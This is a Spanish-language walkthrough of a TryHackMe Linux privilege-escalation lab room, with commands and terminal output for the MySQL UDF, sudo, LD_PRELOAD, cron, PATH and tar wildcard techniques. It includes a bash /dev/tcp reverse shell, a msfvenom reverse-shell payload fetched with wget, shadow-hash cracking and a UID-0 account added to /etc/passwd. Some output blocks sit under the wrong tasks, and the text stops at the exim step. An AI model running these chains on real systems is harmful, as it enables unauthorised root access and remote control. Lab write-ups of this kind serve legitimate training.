Linux PrivEsc — TryHackMe (Media)

Plataforma: TryHackMe · **Categoría:** Escalada de Privilegios en Linux · **Herramientas:** SSH, find, gcc, msfvenom, netcat, searchsploit, strace, john, nfs-common, linpeas, LinEnum

---

Resumen

Room práctica de escalada de privilegios en Linux desarrollada por Tib3rius. El objetivo es aprender y demostrar múltiples técnicas de PrivEsc sobre una máquina Debian vulnerable. Partiendo siempre como el usuario `user` con acceso SSH, se exploran sistemáticamente los vectores más comunes: misconfiguraciones de sudo, binarios SUID/SGID, tareas cron, variables de entorno, credenciales expuestas, configuraciones de servicios, y vulnerabilidades de kernel. Cada técnica representa un escenario real que podría encontrarse en auditorías o CTFs.

Habilidades demostradas

- Escalada de privilegios vía sudo con binarios que permiten shell escape (find, vim, awk, ftp, nmap, etc.)
- Abuso de LD_PRELOAD y LD_LIBRARY_PATH para cargar librerías maliciosas con privilegios root
- Explotación de tareas cron: scripts con permisos de escritura, inyección PATH y wildcard injection con tar
- Compilación y uso de exploits SUID: MySQL UDF, exim CVE-2016-1531, shared object injection, PATH hijacking, bash function export, PS4 debugging
- Crackeo de hashes con John the Ripper (rockyou.txt)
- Búsqueda de credenciales en archivos de historial y configuraciones de servicios
- Exfiltración de clave SSH privada expuesta con permisos incorrectos
- Explotación de NFS con `no_root_squash` para crear binarios SUID como root
- Explotación de vulnerabilidad de kernel: Dirty COW (CVE-2016-5195)
- Uso de herramientas de enumeración automática: linpeas, LinEnum, lse

---

Configuración inicial

Conexión a la máquina mediante SSH con las credenciales provistas por TryHackMe:

```
ssh user@<IP>
# Contraseña: password321
```

```
❯ ssh user@10.64.144.90 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '10.64.144.90 (10.64.144.90)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLZzXCXcoAho6s8wYGjktAnk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.144.90' (RSA) to the list of known hosts.
user@10.64.144.90's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 15 06:41:23 2020 from 192.168.1.125
user@debian:~$
user@debian:~$
```

Task 3 — MySQL User-Defined Functions (UDF)

MySQL corre como root. Si un usuario sin privilegios puede conectarse al servidor MySQL, puede abusar de las **User-Defined Functions** (UDF) para ejecutar comandos del sistema operativo con los permisos del proceso MySQL (root).

El proceso consiste en compilar una librería compartida `.so` con una función maliciosa, cargarla en MySQL, y desde ahí ejecutar comandos con privilegios de root.

```
# Compilar la librería UDF
cd /home/user/tools/mysql-udf
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
user@debian:~$ ls
myvpn.ovpn  tools
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(vi
deo),46(plugdev)
user@debian:~$
```

Dentro de MySQL, se carga la librería en el directorio de plugins y se crea la función maliciosa `do_system`:

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
```

```
user@debian:~$ cd /home/user/tools/mysql-udf
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
<cc -g -shared -Wl, -soname,raptor_udf2.so -o raptor_udf2.s
<cc -g -shared -Wl, -soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
gcc: unrecognized option '-soname,raptor_udf2.so'
/usr/bin/ld: : No such file: No such file or directory
collect2: ld returned 1 exit status
<cc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so
<cc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Al salir de MySQL, `/tmp/rootbash` es un binario bash con bit SUID perteneciente a root:

```
/tmp/rootbash -p
```

```
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
+---------------------------------------------------------------------+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+---------------------------------------------------------------------+
|                                                                   0 |
+---------------------------------------------------------------------+
1 row in set (0.01 sec)
```

```
mysql> exit
Bye
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1#
```

Método alternativo — leer `/etc/shadow` y crackear con John:

Con acceso a root vía `do_system`, también es posible leer `/etc/shadow` directamente y crackear el hash de root offline:

```
cat /etc/shadow
```

```
user@debian:~/tools/mysql-udf$
```

```
# En la máquina atacante (Parrot/Kali):
echo '$6$Tb/euwmK$OXA...' > hash1.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
```

```
user@debian:~/tools/mysql-udf$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMd
wD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
```

```
su root
# Contraseña: password123
```


```
❯ echo '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boT
G5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it
8r.jbrlpfZeMdwD3B0fGxJI0' > hash1.txt
❯ john --wordlist=/usr/share/wordlists/ro
ckyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, cryp
t(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all
loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any
other key for status
password123      (?)
1g 0:00:00:00 DONE (2026-10-22 17:59) 1.6
39g/s 2518p/s 2518c/s 2518C/s kucing..mex
ico1
Use the "--show" option to display all of
 the cracked passwords reliably
Session completed.
```

Método alternativo — agregar usuario root personalizado:

También es posible crear un usuario con UID 0 directamente manipulando `/etc/passwd`:

```
openssl passwd hola123
# Genera hash: UedMB6WAZ6y.o
echo 'newroot:UedMB6WAZ6y.o:0:0:root:/root:/bin/bash' >> /etc/passwd
su newroot
# Contraseña: hola123
```






Task 4 — Sudo: Shell Escapes

El comando `sudo -l` muestra qué binarios puede ejecutar el usuario actual con permisos de root sin contraseña:

```
sudo -l
```



Muchos binarios legítimos permiten abrir una shell desde dentro (shell escape). Estas técnicas están documentadas en GTFOBins.

Task 5 — Sudo: Abuso de find

`find` tiene la opción `-exec` que ejecuta un comando por cada resultado. Al correrlo con sudo, ese comando hereda los privilegios de root:

```
sudo find . -exec /bin/sh \; -quit
```

- `find .` — busca en el directorio actual
- `-exec /bin/sh \;` — ejecuta `/bin/sh` por cada resultado encontrado
- `-quit` — sale después del primer resultado (evita ejecutarlo múltiples veces)

```
user@debian:~/tools/mysql-udf$ openssl passwd hola123
UedMB6WAZ6y.o
<cho 'newroot:UedMB6WAZ6y.o:0:0:root:/root:/bin/bash' >> /e
<cho 'newroot:UedMB6WAZ6y.o:0:0:root:/root:/bin/bash' >> /etc/passwd
user@debian:~/tools/mysql-udf$ su newroot
Password:
root@debian:/home/user/tools/mysql-udf# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/tools/mysql-udf#
```

Task 6 — Sudo: LD_PRELOAD

`LD_PRELOAD` es una variable de entorno que indica al linker dinámico que cargue una librería compartida **antes** que cualquier otra cuando se ejecuta un programa. Si sudo preserva esta variable (`env_keep+=LD_PRELOAD` en `/etc/sudoers`), es posible cargar código arbitrario con privilegios root.

```
# Compilar librería maliciosa (preload.c llama a setuid(0) y execve("/bin/bash"))
gcc -fPIC -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c

# Ejecutar cualquier binario permitido por sudo con LD_PRELOAD apuntando a nuestra librería
sudo LD_PRELOAD=/tmp/preload.so find
```

- `-fPIC` — Position Independent Code, requerido para librerías compartidas
- `-nostartfiles` — omite los archivos de startup estándar de C (necesario para una librería "raw")

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1# 5;10u
```

Task 7 — Sudo: LD_LIBRARY_PATH

Similar a LD_PRELOAD, `LD_LIBRARY_PATH` define directorios donde el linker busca librerías. Si sudo preserva esta variable, se puede crear una librería maliciosa con el mismo nombre que una que usa el binario objetivo, colocarla en un directorio controlado, y el binario cargará la nuestra en lugar de la legítima.

```
# Ver qué librerías usa apache2
ldd /usr/sbin/apache2
```

```
<d -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
root@debian:/home/user#
```

```
# Compilar librería con el mismo nombre que libcrypt.so.1
gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c

# Ejecutar apache2 con LD_LIBRARY_PATH apuntando a /tmp/
sudo LD_LIBRARY_PATH=/tmp apache2
```

```
<d -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Task 8 — Cron: Script con permisos de escritura

Las tareas cron corren con los privilegios del usuario que las define. Cuando un script que ejecuta root tiene permisos de escritura para otros usuarios, cualquiera puede modificarlo e inyectar comandos arbitrarios.

```
cat /etc/crontab
```

```
user@debian:~$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fffce341000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f9ed1425000)
        libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007f9ed1201000)
        libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007f9ed0fc7000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007f9ed0dab000)
        libc.so.6 => /lib/libc.so.6 (0x00007f9ed0a3f000)
        libuuid.so.1 => /lib/libuuid.so.1 (0x00007f9ed083a000)
        librt.so.1 => /lib/librt.so.1 (0x00007f9ed0632000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f9ed03fb000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007f9ed01f6000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f9ecffce000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f9ed18e2000)
user@debian:~$
```

```
ls -l /usr/local/bin/overwrite.sh
```

```
<rypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprut
il-1.so.0)
root@debian:/home/user#
```

`overwrite.sh` tiene permisos `rw-` para "others" — cualquier usuario puede sobreescribirlo. Se reemplaza su contenido con un reverse shell:

```
bash -i >& /dev/tcp/<IP_ATACANTE>/4444 0>&1
```

En la máquina atacante, se abre un listener:

```
nc -nvlp 4444
```

Cuando cron ejecuta el script (cada minuto), llega la conexión como root:

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

Task 9 — Cron: PATH hijacking

Cron usa su propio PATH (`/home/user:/usr/local/sbin:...`). Si un script en el crontab se llama **sin ruta absoluta** y el primer directorio del PATH de cron es escribible por el usuario, se puede crear un script malicioso con el mismo nombre que el cron ejecutará en su lugar.

`/etc/crontab` muestra que `overwrite.sh` se llama sin ruta absoluta y el PATH de cron empieza con `/home/user` (directorio del usuario). Se crea un `overwrite.sh` malicioso ahí:

```
echo 'cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash' >
/home/user/overwrite.sh
chmod +x /home/user/overwrite.sh
```

Después de un minuto, cron ejecuta nuestro `overwrite.sh` como root:

```
/tmp/rootbash -p
```

```
user@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
user@debian:~$
```

Task 10 — Cron: Tar Wildcard Injection

`/etc/crontab` muestra que root ejecuta cada minuto `/usr/local/bin/compress.sh`, que contiene:

```
cd /home/user && tar czf /tmp/backup.tar.gz *
```

El * (wildcard) es expandido por el shell **antes** de pasarse a tar. Si existen archivos cuyos nombres coincidan con flags válidos de tar, el shell los interpretará como opciones del comando.

Los flags clave de tar para esta técnica son:

- `--checkpoint=1` — activa los "checkpoints" (puntos de control) cada N archivos procesados
- `--checkpoint-action=exec=COMANDO` — ejecuta un comando en cada checkpoint

Paso 1: Generar el payload ELF (reverse shell) desde la máquina atacante:


```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP_VPN> LPORT=4444 -f elf -o
shell.elf
```

- `-p linux/x64/shell_reverse_tcp` — payload: reverse shell TCP para Linux x64
- `LHOST` — IP de la máquina atacante (IP de VPN TryHackMe)
- `LPORT` — puerto donde escucharemos con netcat
- `-f elf` — formato del archivo de salida: ELF ejecutable Linux
- `-o shell.elf` — nombre del archivo de salida


```
user@debian:~$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1#
```

Paso 2: Transferir el payload a la VM víctima con un servidor HTTP:

```
# Máquina atacante: levantar servidor HTTP en el directorio donde está shell.elf
python3 -m http.server 8000
```





```
# VM víctima: descargar el payload
wget http://<IP_VPN>:8000/shell.elf -O /home/user/shell.elf
chmod +x /home/user/shell.elf
```



Paso 3: Crear los archivos "trampa" cuyos nombres son los flags de tar:

```
touch /home/user/--checkpoint=1
touch "/home/user/--checkpoint-action=exec=shell.elf"
```


Estos archivos vacíos tienen nombres que el shell expande como flags cuando tar procesa el wildcard *.



Paso 4: Abrir el listener en la máquina atacante y esperar que cron ejecute el script:

```
nc -nvlp 4444
```





Task 11 — SUID: Exploits conocidos (exim CVE-2016-1531)

Los binarios con bit SUID se ejecutan con los privilegios del propietario (normalmente root), independientemente de quién los ejecute. Si una versión vulnerable tiene un exploit público, se puede obtener root directamente.

```
# Encontrar binarios SUID en el sistema
find / -type f -perm -u=s 2>/dev/null
```

```
<a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2>/dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
-rwsr-xr-x 1 root root 32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudoedit
-rwxr-sr-x 1 root shadow 56976 Feb 15  2011 /usr/bin/chage
-rwsr-xr-x 1 root root 43280 Feb 15  2011 /usr/bin/passwd
-rwsr-xr-x 1 root root 60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39856 Feb 15  2011 /usr/bin/chfn
-rwxr-sr-x 1 root tty 12000 Jan 25  2011 /usr/bin/wall
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25  2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25  2011 /bin/umount
-rwxr-sr-x 1 root shadow 31864 Oct 17  2011 /sbin/unix_chkpwd
-rwsr-xr-x 1 root root 94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```


Se identifica `/usr/sbin/exim-4.84-3`. Se busca en Exploit-DB:

```
searchsploit exim 4.84
```

